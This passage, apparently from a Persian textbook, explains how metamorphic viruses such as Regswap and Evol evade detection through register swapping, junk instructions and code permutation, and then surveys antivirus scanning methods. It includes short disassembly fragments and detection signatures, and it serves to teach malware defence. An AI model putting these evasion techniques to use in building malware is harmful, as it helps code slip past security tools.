کار این نوع ویروس‌ها رمزگذاری یا چندشکلی بودن نیست با آنکه می‌توانند این گونه نیز باشند، ویروس‌های دِگرشکلی، رویکرد متفاوتی به چندگونه بودن دارند. در واقع از لحاظ ژنتیکی تغییر می‌کنند و صورت و ظاهر مشابهی دارند. در واقع این نوع ویروس‌ها ماهیتی شبیه به والدین خود دارند ولی در اشکال مختلفی ظاهر می‌شوند.

۶-۴-۱نمونه ساده‌ای از ویروس‌های دگرشکلی

ویروس ***رِجسَواَپ***[1] که در سال ۱۹۹۸ تولید شد روش دگرشکلی ساده داشت که در برنامه زیر آن را مشاهده می‌کنید. این ویروس سعی می‌کرد ظاهر خود را تغییر ندهد ولی از نظر کُد باینری تغییر کند.

```
5A                  pop   edx
BF04000000          mov   edi,0004h
8BF5                mov   esi,ebp
B80C000000          mov   eax,000Ch
81C288000000        add   edx,0088h
8B1A                mov   ebx,[edx]
899C8618110000      mov   [esi+eax*4+00001118],ebx
```

کُد این ویروس همراه با ***OP-Code*** های لازم نمایش داده شده است. این ویروس سعی می‌کرد ***OP-Code*** های متفاوتی را برای عملکردهای مشابه در نظر بگیرد.

برنامه زیر، همان ویروس با همان عملکرد، ولی با کُد متفاوت آمده است.

```
58                  pop   eax
BB04000000          mov   ebx,0004h
8BD5                mov   edx,ebp
BF0C000000          mov   edi,000Ch
81C088000000        add   eax,0088h
8B30                mov   esi,[eax]
```

[1] ***Regswap***

```
89B4BA18110000          mov    [edx+edi*4+00001118],esi
```


همان طور که مشاهده می‌کنید تنها با تغییر یک بیت (***58 , 5A***) ماهیت دستور ***pop*** را عوض کرده و به جای رجیستر ***edx*** از رجیستر ***eax*** استفاده می‌کند. ویروس این کار را تا آخر برنامه انجام می‌دهد مثل وقتی که می‌خواسته برنامه را کامپایل کند به جای رجیستر ***edx*** رجیستر ***eax*** را جایگزین کند.

شاید از این دید، این ویروس ساده باشد ولی می‌توان با استفاده از این روش مدل‌های بسیار پیچیده‌ای را آشکار سازی کرد. ضدویروس برای الگو برداری از این ویروس باید به اندازه نیم بایت را بی تاثیر کند تا ویروس را شناسایی کند. یعنی الگوی به شکل ***5?*** داشته باشد. البته در این مورد بسیار ساده است ولی می‌تواند دستورات بسیار پیچیده‌تر باشد و کار را سخت‌تر بکند. الگو گرفته شده برای این ویروس به شکل زیر است:

5?BF040000008B?5B?0C00000081C?880000008B??89????18110000

علامت سوال به معنی نیم بایت بی تاثیر است. تشخیص اشتباه ویروس در این روش بالا می‌رود.

ویروس‌های دیگری بودند که تلاش می‌کردند ویروس را به چندین قسمت تقسیم کنند و این قسمت‌ها را با یکدیگر جابجا کنند و ارتباط آن‌ها را با پرش برقرار نمایند. شکل ۴۶ نمونه‌ای از این کار است. ویروس ***بدبوی***[1] نمونه‌ای از این مدل بود.



شکل ۴۶ – تقسیم ویروس به قسمت‌های مختلف و جایگشت آن‌ها

تعداد این قسمت‌های تکه شده ۸ تا است. جایگشت آن‌ها برابر با مقدار ۴۰۳۲۰ = !۸ می‌شود که تعداد حالت‌های است که می‌تواند اتفاق بیافتد، بسیار بزرگ است. این عدد برای ویروس ***گاست***[2] که به ۱۰ قسمت تقسیم شده است برابر با ۳۶۲۸۸۰۰ = !۱۰ می‌شود، این تعداد حالت دیگر قابل حدس زدن نیست.

۶-۴-۲ نمونه پیچیده‌ای از ویروس‌های دِگرشکلی و روش‌های جایگشت

[1] ***BadBoy***
[2] ***Ghost***

ویروس ***ایول***[1] ساده‌ترین اعمال را به پیچیده‌ترین حالت‌ها اجرا می‌کرد، برنامه زیر سه نمونه از آلودگی این ویروس است. این گونه ویروس‌ها سعی می‌کردند با استفاده از اعمال ریاضی دستورات زباله و تغییر ***op-code*** ویروس دگرشکلی پیشرفته‌ای بسازند.

الف) ساده‌ترین حالت دستورات:

```
C7060F000055        mov     dword ptr [esi],5500000Fh
C746048BEC5151      mov     dword ptr [esi+0004],5151EC8Bh
```

ب) اضافه کردن دستورات زباله و دو تیکه کردن یک دستور ساده:


```
BF0F000055          mov     edi,5500000Fh
893E                mov     [esi],edi
5F                  pop     edi
52                  push    edx
B640                mov     dh,40
BA8BEC5151          mov     edx,5151EC8Bh
53                  push    ebx
8BDA                mov     ebx,edx
895E04              mov     [esi+0004],ebx
```

الف) اضافه کردن دستورات زباله و چند تیکه کردن یک دستور ساده با استفاده از دستورات ریاضی:

```
BB0F000055          mov     ebx,5500000Fh
891E                mov     [esi],ebx
5B                  pop     ebx
51                  push    ecx
B9CB00C05F          mov     ecx,5FC000CBh
81C1C0EB91F1        add     ecx,F191EBC0h ; ecx=5151EC8Bh
894E04              mov     [esi+0004],ecx
```

در این روش، ***op-code*** ها تغییر می‌کند، رجیستری تغییر می‌کند، دستورات زباله اضافه می‌شود، خود دستور عوض می‌شود و انواع تغییراتی که ممکن است اتفاق بیافتد. همه اینها پیچیدگی ویروس را بالا می‌برد و حتی ممکن است عملکرد ویروس با اشکال مواجه شود. مثلاً در قسمت دوم برنامه بالاترین نقطه پشته تغییر می‌کند و حتی پشته یک خانه جلو می‌رود که امکان دارد برنامه اصلی از حالت عادی خارج شود. و باید ویروس متوجه عملکرد خود باشد. البته بعضی وقتها دستورات زباله‌ای به ویروس اضافه می‌شود تا در کار ویروس‌یابی پویای ضدویروس‌ها اخلال ایجاد کند.

برخی ویروس‌ها مانند ویروس ***زِپِم***[2] ویروس را می‌شکند و آن‌ها را به گونه خاصی به هم می‌چسباند، شکل ۴۷ نمونه کدی برای این ویروس است:



شکل ۴۷ – ویروس زِپِم و شکستن خود

[1] ***Evol***
[2] ***Zpem***

ممکن است ویروس دستورات مترادف را جایگزین یکدیگر کند مثلاً دستور ***xor eax, eax*** با ***mov eax,0*** هر دو رجیستر ***eax*** را صفر می‌کنند ولی از نظر ***op-code*** اجرا با هم متفاوت هستند. اگر ویروسی از این روش استفاده کند علاوه بر سخت شدن کار برای ضدویروس تحلیلگر نیز ممکن است در صورت متوجه نبودن گمراه شود.

ویروس می‌تواند با استفاده از کلیه روش‌های گفته شده جایگشت‌های متفاوتی از آلودگی داشته باشد و ضدویروس‌ها نمی‌توانند همه حالت‌های آلودگی را شناسایی کنند و برای هرکدام روشی برای پاکسازی در نظر گیرند. به همین دلیل ضد ویروس‌ها از روش‌هایی مانند شبیه‌سازی دستورات برای شناسایی ویروس‌ها استفاده می‌کنند.

فصل هفتم

انواع روش‌های شناسایی

در این فصل می‌خواهیم به مجموعه‌ای از روش‌های شناسایی بَدافزارها در طول زندگی این نرم‌افزارهای مخرب بپردازیم. شناسایی بَدافزارها توسط نرم‌افزارهای ضدویروس در ابتدا بسیار ساده و قابل پیش بینی بودند و به مرور و با تکامل ضدویروس‌ها گسترش پیدا کرده و بهینه شده است. در ضمن ویروس‌ها به مرور زمان پیشرفته می‌شدند و به گونه‌های مختلفی تکثیر می‌شدند و این خود باعث درست شدن انواع روش‌های شناسایی گردید.

ما در این فصل می‌خواهیم متداول‌ترین روش‌های شناسایی ویروس‌ها را مورد بررسی قرار دهیم و ویژگی‌ها و اشکالات آن‌ها را بررسی کنیم. روش‌های شناسایی بَدافزارها باید دارایی خواص زیر باشند :

- سادگی الگو[1] شناسایی
- شناسایی دقیق و بدون اشکال[2]
- تشخیص ویروس‌های رمز شده و چندریختی

در بسیاری از کتاب‌های کامپیوتری روش شناسایی بَدافزارها را در سطح نسبتاً ساده بررسی کرده اند. حتی در کتاب‌های جدید نیز روش پیدا کردن ویروس‌ها را به جستجوی دنباله‌ای از اعداد در فایل‌های مشکوک ختم کرده‌اند که این دنباله از درون ویروس استخراج شده است. البته این روش جزء محبوب‌ترین روش‌ها است، و منطقی موثر دارد. اما این روش تنها در نسل اول ضدویروس‌ها مورد استفاده قرار گرفت و بعداً بسیار گسترش پیدا کرد.

همه روش‌های که در این فصل مطالعه می‌کنید برای شناسایی یک ویروس نیست بلکه هر کدام می‌تواند برای شناسایی چند ویروس استفاده شود و با بعضی از روش‌ها نمی‌توان برخی ویروس‌ها را شناسایی کرد.

---

[1] ***Pattern***
[2] ***False Position***

حال می‌خواهیم در ادامه انواع روش‌ها را مورد بررسی قرار دهیم.

۷-۱ پویش رشته‌ای[1]

این روش جزء ساده‌ترین و پرکاربردترین روش‌های شناسایی ویروس است. در این روش دنباله‌ای از بایت‌ها (رشته) که داخل ویروس وجود دارد و درون برنامه‌های غیر ویروسی وجود ندارد انتخاب می‌شود، این انتخاب را الگویی از ویروس می‌نامیم. این الگو نماینده کل ویروس است و به منظور پیدا کردن ویروس درون دیگر فایل‌ها از آن استفاده می‌شود.

به ازای هر ویروس یک یا چند الگو درون پایگاه داده ذخیره می‌شود، تا در موقع پویش فایل‌ها، همه انواع الگوها درون هر فایل جستجو شود. این کار بسیار زمان بر است چون به ازای هر فایل همه الگو ها باید در کل فایل جستجو شود. روش‌هایی به منظور کاهش هزینه و بهینه سازی در آینده گفته خواهد شد.

به قطعه کُد شکل ۴۸ که از یک ویروس ***Boot Sector*** است توجه کنید تا نمونه‌ای از الگوگیری با استفاده از این روش را ببینیم.

```
seg000:7C40 BE 04 00                    mov     si, 4           ; Try it 4 times
seg000:7C40                             ;
seg000:7C43
seg000:7C43                 next:                               ; CODE XREF: sub_7C3A+27↓j
seg000:7C43 B8 01 02                    mov     ax, 201h        ; read one sector
seg000:7C46 0E                          push    cs
seg000:7C47 07                          pop     es
seg000:7C48                             assume es:seg000
seg000:7C48 BB 00 02                    mov     bx, 200h        ; to here
seg000:7C4B 33 C9                       xor     cx, cx
seg000:7C4D 8B D1                       mov     dx, cx
seg000:7C4F 41                          inc     cx
seg000:7C50 9C                          pushf
seg000:7C51 2E FF 1E 09 00              call    dword ptr cs:9  ; int 13
seg000:7C56 73 0E                       jnb     short fine
seg000:7C58 33 C0                       xor     ax, ax
seg000:7C5A 9C                          pushf
seg000:7C5B 2E FF 1E 09 00              call    dword ptr cs:9  ; int 13
seg000:7C60 4E                          dec     si
seg000:7C61 75 E0                       jnz     short next
seg000:7C63 EB 35                       jmp     short giveup
```

شکل ۴۸ – الگو گرفتن برای پویش رشته‌ای از یک ویروس *Boot Sector*

این کُد چهار بار سعی می‌کند یک سکتور از دیسک را بخواند این کار را با استفاده از وقفه شماره ۱۳ انجام می‌دهد. این وقفه قبلا هوک شده است و حال به وسیله عمل ***Call*** کردن این وقفه صدا زده می‌شود.

حال می‌خواهیم یک الگوی ۱۶ بایتی از آن استخراج کنیم و به عنوان نمونه دنباله‌ی اعداد زیر را امتحان می‌کنیم :

```
0400 B801 020E 07BB 0002 33C9 8BD1 419C
```

علت گرفتن این گونه الگو و مکان آن را در اینجا بررسی نمی‌کنیم. موضوع مورد اهمیت منحصر بفرد بودن این الگو در ویروس‌ها است و حتی اگر ویروس دیگری از این روش برای آلوده سازی استفاده کند باز شناسایی می‌شود در واقع این الگو اطمینان می‌دهد که یک برنامه رفتاری شبیه به یک ویروس را دارد. این موضوع علاوه

[1] ***String Scanning***

برآنکه می‌تواند به عنوان یک مزیت نامبرده شود به عنوان یک عیب نیز تلقی می‌شود چون برنامه غیر ویروسی را که رفتاری شبیه به این را دارد به عنوان ویروس شناسایی می‌کند.

مزایایی این روش:

- قابلیت شناسایی هر نوع ویروس که کاری شبیه به مثال بالا را انجام می‌دهد.
- بدون داشتن ویروس، قابل شناسایی است.

معایب این روش:

- فقط برای شناسایی کاربرد دارد، در پاکسازی ویروس‌ها کاربردی ندارد.
- اگر بایتی از ویروس تغییر کند این الگو برای شناسایی ویروس قابل استفاده نمی‌باشد.

۷-۲ روش *Wildcards*

به منظور بر طرف سازی مشکلاتی شبیه به تغییر الگو ویروس از این روش استفاده می‌شود، در این جا جستجوی به صورت عبارت منظم (***Regular Expression***) است و از ***Backtracking*** نیز استفاده می‌شود. به عنوان نمونه همان الگوی قبلی را کمی تغییر می‌دهیم تا به شکل زیر بشود.

```
0400 B801 020E 07BB ??02 %3 33C9 8BD1 419C
```

در این الگو از علامت سوال و علامت درصد نیز استفاده شده است. علامت سوال به معنی بی تاثیر بودن الگو است یعنی هر مقداری می‌تواند باشد در واقع حالت ***Don't Care*** است، این علامت می‌تواند حتی نیم بایت را نیز بی اثر کند. علامت درصد و عدد بعد از آن به معنی تعداد بایت‌های است که می‌توان در بررسی الگو نادیده گرفت. برنامه به شکل زیر عمل می‌کند

۱- سعی می‌کند مقدار ***04*** را در فایل پیدا کند و به مرحله بعد برود.

۲- سعی می‌کند مقدار ***00*** را در ادامه قبلی پیدا کند و به مرحله بعد برود.

۳- سعی می‌کند مقدار ***B8*** را در ادامه قبلی پیدا کند و به مرحله بعد برود.

۴- سعی می‌کند مقدار ***01*** را در ادامه قبلی پیدا کند و به مرحله بعد برود.

۵- سعی می‌کند مقدار ***02*** را در ادامه قبلی پیدا کند و به مرحله بعد برود.

۶- سعی می‌کند مقدار ***0E*** را در ادامه قبلی پیدا کند و به مرحله بعد برود.

۷- سعی می‌کند مقدار ***07*** را در ادامه قبلی پیدا کند و به مرحله بعد برود.

۸- سعی می‌کند مقدار ***BB*** را در ادامه قبلی پیدا کند و به مرحله بعد برود.

۹- یک بایت را هر چه بود اهمیت نمی‌دهد و به مرحله بعد برود. (بی خیالی)

۱۰-سعی می‌کند مقدار ***02*** را در فایل پیدا کند و به مرحله بعد برود.

۱۱-تا سه بایت (یعنی ۱ بایت یا ۲ بایت یا ۳ بایت) هر چه بود اهمیتی ندارد برو، تا ***33*** برسی.

۱۲-سعی می‌کند مقدار ***C9*** را در ادامه قبلی پیدا کند و به مرحله بعد برود.

۱۳-سعی می‌کند مقدار ***8B*** را در ادامه قبلی پیدا کند و به مرحله بعد برود.

۱۴-سعی می‌کند مقدار ***D1***را در ادامه قبلی پیدا کند و به مرحله بعد برود.

۱۵-سعی می‌کند مقدار ***41*** را در ادامه قبلی پیدا کند و به مرحله بعد برود.

۱۶-سعی می‌کند مقدار ***9C*** را در ادامه قبلی پیدا کند و به مرحله بعد برود.

۱۷-در این مرجله الگو با آنچه وجود دارد مطابقت می‌کند. در صورتی که در هر یک از مراحل بالا بـه اشـکال خورد الگو مطابقت نمی‌کند.

این روش بسیار پر کاربر است و بسیاری از ویروس های چندریختی ساده را می‌توان با آن شناسایی کرد. در این روش در صورت عدم تطابق در قسمتی از الگو می‌توان به عقب بازگشت (در صورت موجود بودن ایـن کـار در الگو) و دوباره شروع به جستجو کرد.

مزایای ای روش :

- اگر بایتی از ویروس تغییر کند این الگو برای شناسایی ویروس تا حدی قابل استفاده می‌باشد و معایب دوم ***String Scanning*** را تا حدی بر طرف می‌کند.
- برای نیم بایت نیز می‌توان ***Don't Care*** گذاشت.
- برای ویروس‌های ***Polymorphic*** و ***encrypt*** ساده کاربرد دارد.

معایب :

- به علت استفاده از ***Backtracking*** در این روش (الگوریتم ***Boyer-Moore***) نمی‌توان آن را در***IDS*** به کار گرفت.

۷-۳ روش عدم تطابق[1]

این روش توسط آنتی ویروس ***IBM*** مورد استفاده قرار گرفـت کـه الگـو و رشـته مـی‌توانـست تعـداد ***N*** تـا اختلاف داشته باشد به عنوان نمونه رشته ***09 08 07 05 04 03 02 01*** در همه الگو های زیر با ***N*** برابر با ۲ تطابق می‌کند در غیر این صورت عدم تطابق را داریم. این روش نسبتاً کند است.

```
01 02 AA 04 05 06 BB 08 09 0A 0B 0C 0D 0E 0F 10
01 02 03 CC DD 06 07 08 09 0A 0B 0C 0D 0E 0F 10
01 EE 03 04 05 06 07 FF 09 0A 0B 0C 0D 0E 0F 10
```

۷-۴ تشخیص عمومی[1]

[1] ***Mismatches***

در این روش بین دسته‌های ویروس‌ها یک سری رشته ساده را پیدا می‌کنند که در تمامی ویروس‌ها قابل شناسایی باشند این رشته از ترکیب دو روش***Wildcards*** و ***Mismatches*** انتخاب می‌شود.

۷-۵ روش هَش[۲]

هَش برای بالا بردن سرعت جستجو درون الگوهای مختلف ویروس‌ها مورد استفاده قرار می‌گیرد، بدین منظور از همه ویروس‌ها از نقطه (یا نقاط) یکسانی الگو گرفته می‌شود و آن را در یک هَش یا چند هَش مختلف ذخیره می‌کنند. روش پویش ویروس‌ها به وسیله هَش چندین الگوریتم مختلف دارد. در این‌جا به دو الگوریتم اشاره می‌کنیم.

روش اول : در این روش الگوهای‌های ویروس‌ها بدون قابلیت ***Wildcard*** که همگی ۱۶ بایت هستند را به عنوان ***Index*** از ***Hash*** قرار می‌دهیم. حال در زمان پویش، رشته‌ی گرفته شده از فایل مشکوک به ویروس را به ***Hash*** می‌دهیم تا از آن، نام ویروس و روش پاکسازی را استخراج کند. این الگوریتم به نام ***Roger Riordan*** شناخته می‌شود.

روش دوم : این روش از یک هش قوی استفاده می‌کند که توسط آقای ***فرانس ولِدمَن***[۳] در ضدویروس ***TBSCAN*** استفاده می‌شود. این الگوریتم از ***Wildcards*** استفاده می‌کند اما از دو جدول هَش و یک ***link list*** بهره می‌گیرد. اولین جدول ***hash*** شامل بیت‌های ***index*** برای جدول ***hash*** دوم می‌باشد.

۷-۶ نشانه گذاری[۴]

در این روش از نشانه گذاری بر روی ویروس استفاده می‌شود یعنی علاوه بر الگو، آفست الگو نیز ذخیره می‌شود. آفست الگو معمولا نسبت به مکان شروع ویروس گرفته می‌شود، این مکان در اصلاح ***Zero Byte*** گفته می‌شود. نشانه‌ی خوب معمولاً در مکان ویروس بودن گذاشته می‌شود. به شکل ۴۹ توجه کنید :

```
seg000:7CE9 33 C0                   xor     ax, ax
seg000:7CEB 8E C0                   mov     es, ax
seg000:7CED                         assume es:seg000
seg000:7CED B8 01 02                mov     ax, 201h
seg000:7CF0 BB 00 7C                mov     bx, 7C00h
seg000:7CF3 2E 80 3E 08 00 00       cmp     byte ptr cs:8, 0 ; which drive?
seg000:7CF9 74 0B                   jz      short diskette
seg000:7CFB B9 07 00                mov     cx, 7           ; hard disk
seg000:7CFE BA 80 00                mov     dx, 80h ; 'Ç'
seg000:7D01 CD 13                   int     13h             ; DISK - READ SECTORS INTO MEMORY
seg000:7D01                                                 ; AL = number of sectors to read
seg000:7D01                                                 ; CH = track, CL = sector
seg000:7D01                                                 ; DH = head, DL = drive,
seg000:7D01                                                 ; ES:BX -> buffer to fill
seg000:7D01                                                 ; Return: CF set on error,
seg000:7D01                                                 ; AH = status, AL = number of sectors
seg000:7D03 EB 49                   jmp     short exit
seg000:7D05                     ; ---------------------------------------------------------------
seg000:7D05 90                      nop
seg000:7D06
seg000:7D06                     diskette:                   ; CODE XREF: seg000:7CF9↑j
seg000:7D06 B9 03 00                mov     cx, 3
seg000:7D09 BA 00 01                mov     dx, 100h
seg000:7D0C CD 13                   int     13h
```

شکل ۴۹ – نمونه کُد برای نشانه گذاری

---

[1] ***Generic Detection***
[2] ***Hashing***
[3] ***Frans Veldman***
[4] ***Bookmarks***

دو نشانه خوب از این ویروس در زیر آمده است (اندازه هر الگو یک است).

- نشانه اول : از آدرس ***0xFC*** که مقدار ***0x07*** را دارد.
- نشانه دوم : از آدرس ***0x107*** که مقدار ***0x03*** را دارد.

باید توجه داشته باشیم که شروع ویروس از آدرس ***0x7C00*** می‌باشد و اختلاف آدرس‌های ***0x7CFC*** و ***0x7D07*** با آدرس شروع مبنای نشانه ما می‌باشد.

این روش بسیار ساده، تضمین بسیار زیادی برای شناسایی ویروس‌ها دارد اما اگر نشانه اشتباه انتخاب شود می‌تواند برنامه غیر ویروس را ویروس معرفی کند.

۷-۷ پویش سر و ته[1]

با توجه به آنکه برخی ویروس‌ها اولیه و بسیاری از ویروس‌های شناخته شده ابتدا یا انتهای فایل را آلوده می‌کردند، این روش در کنار روش‌های دیگر بسیار پر کاربرد بود و میدان جستجوی الگو را کاهش می‌داد و به جای آنکه کل فایل را جستجو کنیم فقط سر و ته فایل مورد بررسی قرار می‌دهیم.

این روش برای ویروس‌های اسکریپتی که فایل‌های ***HTML*** و شبیه آن را آلوده می‌کردند بسیار مفید است و باید توجه داشته باشیم که برای شناسایی ویروس‌های که سر یا ته فایل را آلوده نمی‌کنند از این روش نمی‌توان استفاده کرد و باید از روش‌های دیگر استفاده کنیم.

۷-۸ پویش از نقطه شروع[2] و نقطه‌های ثابت[3]

نقطه-شروع به مکانی از فایل های اجرایی باینری گفته می‌شود که برنامه از آنجا شروع می‌شود این نقطه در فایل‌های ساخت یافته مانند ***exe*** وجود دارد نقطه-شروع در فایل ***exe*** در قسمت ***Header*** مشخص می‌شود و در فایل غیر ساخت‌یافته مانند فایل‌های ***COM*** تحت ***DOS*** همان شروع فایل است. در فایل دیگر مانند ***HTML*** ها اسکرپت‌ها نقطه شروع وجود ندارد. از دیگر نقطه-شروع‌ها می‌توان به ***Export Table*** نیز اشاره کرد.

پویش از نقطه-شروع بر خلاف دیگر روش ها مانند ***پویش سر و ته*** و ***هَش*** و ... بسیار سرعت را بالا می‌برد و باعث می‌شود در سریع‌ترین زمان به نتیجه برسیم که آیا یک فایل ویروس است یا خیر. این روش می‌تواند با دیگر روش‌ها نیز ترکیب شود و بهینه گردد.

منظور از نقطه(های) ثابت مکان‌های هستند که بعد از نقطه شروع به آن می‌رسیم مثلا برای یک برنامه به زبان ***C*** یا ***C++*** بعد از شروع برنامه به ***main*** برنامه می‌رسیم که این یک نقطه ثابت است و در پکرها نیز این اتفاق رخ می‌دهد.

۷-۹ *Hyperfast Disk Access*

---

[1] ***Top-and-Tail Scanning***
[2] ***Entry-Point***
[3] ***Fixed-Point***

این روش بسیار جالب به جای آنکه درون فایل‌ها به دنبال ویروس بگردد درون سیستمِ فایل این کار را انجام می‌دهد برای نمونه درون ***FAT*** به دنبال ویروس می‌گردد و بعد از پیدا کردن آن را از جدول ***FAT*** حذف می‌کند و یا آن را پاکسازی می‌نمایند.

مزیت این روش در این است که می‌توان ویروس های مخفی کار[1] را به راحتی پیدا کرد، ولی مشکل آن این است که در سیستم‌های امروزی نمی‌توان از این روش استفاده کرد چون حجم بسیار زیادی از داده بر روی دیسک سخت وجود دارد که بی اهمیت هستند و به هیچ وجه برای کاربر و سیستم‌عامل اهمیت ندارد، در ضمن آنکه فایل پاک شده بر روی دیسک وجود دارد و نباید مورد بررسی قرار گیرد.

دو ضدویروس ***TBSCAN*** و ***VIRKILL***از این روش در گذشته استفاده می‌کردند.

۷-۱۰ پویش *Smart Scanning*

به طور معمول ویروس نویس‌ها سعی می‌کنند دستورات بلااستفاده مانند ***NOP*** را به محتوای فایل ویروس (***Source*** اسمبلی) اضافه کنند و دوباره آن را ***Compile*** کنند. این کار باعث تغییر ***offset*** کلیه دستورات شده و آنچنان به نظر می‌رسد که با ویروس اولیه خیلی متفاوت است. این روش دستوراتی شبیه ***NOP*** را نادیده می‌گیرد و ساختارهای آن را در الگوی ویروس ذخیره نمی‌کند و تلاش می‌کند در انتخاب الگوی ویروس، هیچ ارجاعی به داده‌ها یا پرش به زیرروال‌ها وجود نداشته باشد. این روش باعث افزایش احتمال کشف گونه‌های مشابه ویروس می‌شود.

این روش برای شناسایی ویروس‌های ***script***، ***macro*** قابل استفاده می‌باشد این ویروس‌ها به آسانی با یک ***space***، ***CR/LF***، ***TAB*** قابل تغییر می‌باشند. می‌توان از این روش برای نادیده گرفتن یک سری کاراکترها استفاده کرد و توانایی کشف ***Scanner*** را افزایش داد.

۷-۱۱ پویش *Skeleton Detection*

این روش که توسط ***یوجین کسپرسکی*** ابداع شده است سعی می‌کند از ویروس اسکلتی را در آورده که بر اساس آن پارسرهای ***Scanner*** دستورات ماکرو را خط به خط چک کرده و دستوات غیر ضروری را نادیده می‌گیرند. این روش در ویروس‌های ماکرویی قابل استفاده و سریعتر از ***simple string*** می‌باشد.

۷-۱۲ پویش *Nearly Exact Identification* (شناسایی نسبتاً دقیق)

در اینجا روش‌های بالا مورد اصلاحات ریز قرار گرفته تا سرعت و دقت بالاتری برای شناسایی داشته باشند برای نمونه به جای استفاده از یک رشته برای شناسایی ویروس از دو رشته از اعداد استفاده می‌شود. حال چند نمونه از این کارها را زیر نام می‌بریم.

۱- مرتب کردن الگوها یک روش بسیار مفید است و باعث می‌شود الگو با یک جستجوی باینری سریع پیدا شود.

۲- برای کشف ویروس از توابع ***hash*** با ***bookmark*** استفاده می‌شود.

[1] ویروس های مخفی کار با آن که بر روی سیستم وجود دارد ولی برای کاربر و آنتی ویروس قابل مشاهده نیستند.

۳- به جای استفاده از رشته‌ها از دو تا ***cryptographic checksums*** استفاده دارد که این ***checksum*** ها را از دو مکان از پیش تعیین شده یا از ابتدا تا انتهای یک ***Section*** به دست می‌آید.

۷-۱۳ پویش *Exact Identification* (شناسایی دقیق)

این روش از ترکیب روش‌های نسل اول و ***Nearly Exact Identification*** به دست می‌آید بدین صورت که به جای گرفتن یک چِک سام ایستا از چند چِک سام پویا استفاده می‌کند. البته در این روش آفست مکان شروع چِک سام در نظر گرفته نمی‌شود.

۷-۱۴ پویش *Static Decryptor Detection*

این روش برای ویرس‌های کُد شده کاربرد دارد. در این روش از مکان روتین ***Decode*** شده، الگو گرفته می‌شود. ابتدا باید کلید را پیدا کرده و بعد با استفاده از کلید، رشته‌ی خوانده شده از فایل را با همان روتین ویروس ***Decode*** کرده و در انتها مقایسه می‌شود.

این روش نیاز به دانستن دو مورد دارد:

۱- نوع روتین کُد کردن ویروس

۲- مکان الگو گرفته شده (***Offset***)

۷-۱۵ روش *X-RAY*

این روش برخلاف روش قبل هیچ وابستگی به دانستن نوع کُد کردن ویروس و آفست ندارد. این روش تمامی روش‌های کُد گذاری را بر روی آفست‌های متفاوت اعمال کرده تا الگوی مورد نظر پیدا شود. الگوریتم این روش کند است ولی برای تشخیص اکثر ویروس‌ها تضمین شده است.

فصل هشتم

روش شناسایی *DFA-Detection*

در این فصل می‌خواهیم، یک روش ابتکاری برای شناسایی ویروس‌های چند ریختی معرفی کنیم، این روش ابتکاری جدید که ***DFA-Detection*** نام دارد با استفاده از ***State Machine*** و روش ***Heuristic*** پیاده سازی شده است در این روش به جای الگو برداری از ویروس، یک ***DFA*** از ویروس به عنوان الگو معرفی می‌شود.

ویروس‌های چند ریختی به گونه‌ای هستند که نمی‌توانند آن را با روش‌های گفته شده در فصل قبل، شناسایی کرد چون اگر چند فایل آلوده شده توسط یک ویروس را با هم مقایسه کنیم با آنکه از نظر عملکرد و ورودی و خروجی یکسان هستند از نظر شکل و ظاهر شباهتی به یکدیگر ندارند تنها یک انسان تحلیل‌گر می‌تواند با ریز بینی و هوش و دقت پی به شباهت آن‌ها ببرد. در واقع شبیه به این است یک فرد خلافکاری یک عمل خلافکارانه را همیشه تکرار می‌کند ولی هر بار کوچکترین کاری که ممکن است شبیه قبل باشد را تغییر می‌دهد و در بین کارهای اصلی عمل های انحرافی و گول زننده انجام می‌دهد، این عمل باعث می‌شود تا کاراگاهی که قرار است این خلافکار را از روی رفتار خلافکارانه اش پیدا کند هر بار به دنبال فردی متفاوتی بگردد و از مسیر اصلی منحرف گردد.

در این روش ما نیز مانند ویروس، کوچکترین کارها را بررسی می‌کنیم و با استفاده از یک الگو که قبلاً تهیه کرده‌ایم ویروس را ردیابی می‌کنیم و با قطعیت برای ویروسی بودن و یا ویروسی نبودن آن نظر می‌دهیم. برای این کار دو موضوع مورد نیاز است یکی تهیه کردن الگو و دیگری چگونگی ردیابی ویروس. به منظور ردیابی باید از یک شبیه‌ساز استفاده کنیم تا همه برنامه‌های مشکوک با آن شبیه‌سازی شود و با اجرای کنترل شده برنامه های مشکوک خروجی‌های خاصی را به برنامه تحلیل‌گر بدهد، برنامه تحلیل‌گر با استفاده از یک ***DFA*** که همان الگو است ویروس را بررسی می‌کند. این بررسی علاوه بر آنکه به ما در مورد ویروسی بود نظر قطعی می‌دهد، داده‌های لازم برای پاکسازی را نیز فراهم می‌کند.

